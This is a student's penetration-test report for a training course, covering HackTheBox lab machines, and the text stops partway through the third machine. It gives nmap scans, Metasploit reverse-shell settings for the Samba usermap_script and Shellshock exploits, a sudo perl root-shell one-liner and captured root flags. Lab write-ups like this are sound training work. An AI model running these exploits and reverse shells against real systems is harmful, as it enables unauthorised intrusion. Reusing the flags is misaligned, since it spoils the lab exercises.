ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

Bhajby2012@gmail.com

Bar Hagbi

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.10.3 (Lame)
- 10.10.10.56 (Shocker)
- 10.10.10.68 (Bashed)
- 10.10.10.75 (Nibbles)
- 10.10.10.79 (Valentine)
- 10.10.10.4 (Legacy)
- 10.10.10.40 (Blue)
- 10.10.10.14 (Grandpa)
- 10.10.10.93 (Bounty)
- 10.10.10.95 (Jerry)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

Linux Machines:

- 10.10.10.3 (Lame)
- 10.10.10.56 (Shocker)
- 10.10.10.68 (Bashed)
- 10.10.10.75 (Nibbles)
- 10.10.10.79 (Valentine)

windows Machines:

- 10.10.10.4 (Legacy)
- 10.10.10.40 (Blue)
- 10.10.10.14 (Grandpa)
- 10.10.10.93 (Bounty)
- 10.10.10.95 (Jerry)

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***10*** out of the ***10*** systems.

System IP: 10.10.10.3(Lame)

Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.3	**TCP:** ✓ 21 tcp open ftp ✓ 22 tcp open ssh ✓ 139 tcp open netbios-ssn ✓ 445 tcp open netbios-ssn **UDP:** none

Nmap Scan Results:

Command: nmap -sS -sU -T4 -A -v 'IP'

```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.16.2
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at leas
Device type: remote management|WAP|printer|general purpose|power-device
Running (JUST GUESSING): Dell embedded (92%), Linksys embedded (92%), Tranz
Raritan embedded (92%)
OS CPE: cpe:/h:dell:remote_access_card:6 cpe:/h:linksys:wet54gs5 cpe:/h:tra
o:linux:linux_kernel:2.6 cpe:/o:dell:idrac6_firmware cpe:/o:linux:linux_ker
Aggressive OS guesses: Dell Integrated Remote Access Controller (iDRAC6) (9
(92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Linux 2.6.8 - 2.6.30
DPXR20-20L power control unit (92%), LifeSize video conferencing system (Li
Kamikaze 7.09 (Linux 2.6.22) (90%)
```

I've searched on Google Samba smbd 3.0.20 exploit(port 445):

Exploit Source:(https://www.rapid7.com/db/modules/exploit/multi/samba/usermap_script/)

Vulnerability Exploited: samba 3.0.20 Arbitrary Command Execution(C-2007-2447)(port 445)

Vulnerability Explanation: By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!

Severity: Critical.

Exploit settings:

```
msf6 exploit(multi/samba/usermap_script) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set lhost tun0
lhost ⇒ tun0
msf6 exploit(multi/samba/usermap_script) > set lhost 10.10.16.2
lhost ⇒ 10.10.16.2
msf6 exploit(multi/samba/usermap_script) > set lport 443
lport ⇒ 443
```

Proof Screenshot Here:

```
msf6 exploit(multi/samba/usermap_script) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP double handler on 10.10.16.2:443
msf6 exploit(multi/samba/usermap_script) > [*] Accepted the first client conn
ection...
[*] Accepted the second client connection...
[*] Command: echo z2F68XV6nT5zge5Y;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "z2F68XV6nT5zge5Y\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (10.10.16.2:443 → 10.10.10.3:33069 ) at 2
022-07-24 05:53:19 -0400

msf6 exploit(multi/samba/usermap_script) > sessions -i 2
[*] Starting interaction with 2...

whoami
root
```

We can see above that running this exploit already brought us the root user, that means no need for Privilege Escalation.

root.txt Content: 8f7b05deccf7c8565f1d1fbe95f627c8

```
cd root
ls
Desktop
reset_logs.sh
root.txt
vnc.log
type root.txt
sh: line 11: type: root.txt: not found
car root.txt
sh: line 12: car: command not found
cat root.txt
8f7b05deccf7c8565f1d1fbe95f627c8
```

System IP: 10.10.10.56 (Shocker)


Service Enumeration

Server IP Address	Ports Open
10.10.10.56	**TCP:** Nmap Output | Ports / Hosts | Topology | Host Details | Scans Port Protocol State Service Version ✓ 80 tcp open http Apache httpd 2.4.18 ((U ✓ 2222 tcp open ssh OpenSSH 7.2p2 Ubuntu **UDP:**


Zenmap Scan Results: Command: nmap -sS -sU -T4 -A -v 'IP'

```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|   Supported Methods: OPTIONS GET HEAD POST
2222/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49
```


Port 80 web:


10.10.10.56/
10.10.10.56
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Don't Bug Me!


I used Dirbuster to check for available directories/files, and found /cgi-bin/:



Then I tried again but this time I started the scan from /cgi-bin/:



I've entered the url above and downloaded the attached file(nothing important inside):



I've searched on Google "Apache cgi-bin exploit

Initial Shell Vulnerability Exploited :


Apache mod_cgi Bash Environment Variable Code Injection (Shellshock).(Source: https://www.rapid7.com/db/modules/exploit/multi/http/apache_mod_cgi_bash_env_exec/)

Vulnerability Explanation:


a flaw in how the Bash shell handles external environment variables.

Severity: average.

Initial Shell Screenshot:



In the options I set "RHOSTS", "TARGETURI", "LHOST":



And we got a shell of a user called "Shelly":

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.16.5:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (989032 bytes) to 10.10.10.56
[*] Meterpreter session 1 opened (10.10.16.5:4444 → 10.10.10.56:35612 ) at 2
022-07-25 08:59:52 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > getuid
Server username: shelly
```

The I enumerated the machine by "Linenum.py"":

```
meterpreter > upload /root/AutoPE/LinEnum/LinEnum.sh .
[*] uploading  : /root/AutoPE/LinEnum/LinEnum.sh → .
[*] uploaded   : /root/AutoPE/LinEnum/LinEnum.sh → ./LinEnum.sh
meterpreter > shell
Process 1617 created.
Channel 6 created.
chmod +x LinEnum.sh
./LinEnum.sh

#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
```

There I found something interesting:

```
[+] We can sudo without supplying a password!
Matching Defaults entries for shelly on Shocker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/us
r/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User shelly may run the following commands on Shocker:
    (root) NOPASSWD: /usr/bin/perl


[+] Possible sudo pwnage!
/usr/bin/perl
```

(the command: "sudo -l" got me the same result but I wanted to check everything I can):

```
sudo -l
Matching Defaults entries for shell
    env_reset, mail_badpass, secure

User shelly may run the following c
    (root) NOPASSWD: /usr/bin/perl
```

Privilege Escalation

Vulnerability Exploited: /usr/bin/perl

Vulnerability Explanation: Binary file sudo pwnage.

Vulnerability Fix: Never give root SUID with no password to **ANYTHING** in your System.

Severity: critical.

Exploit Code: sudo perl -e 'exec "/bin/sh";'

Proof Screenshot Here:

(Source: https://gtfobins.github.io/gtfobins/perl/)

```
sudo perl -e 'exec "/bin/sh";'
whoami
root
pwd
/usr/bin
```

root.txt Contents: 52c2715605d70c7619030560dc1ca467

```
cd root
ls
root.txt
cat root.txt
52c2715605d70c7619030560dc1ca467
```

System IP: 10.10.10.68 (Bashed)


Service Enumeration

Server IP Address	Ports Open
10.10.10.68	**TCP:** Nmap Output | Ports / Hosts | Topology | Host Details | Scans Port | Protocol | State | Service | Version ✓ 80 | tcp | open | http | Apache httpd 2.4.18 **UDP:** none


Nmap Scan Results: Command: nmap -sS -sU -T4 -A -v 'IP'

```
Host is up (0.35s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-favicon: Unknown favicon MD5:
6AA5034A553DFA77C3B2C7B4C26CF870
| http-methods:
|_  Supported Methods: POST OPTIONS GET HEAD
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is
running on it, see https://nmap.org/submit/ ).
```

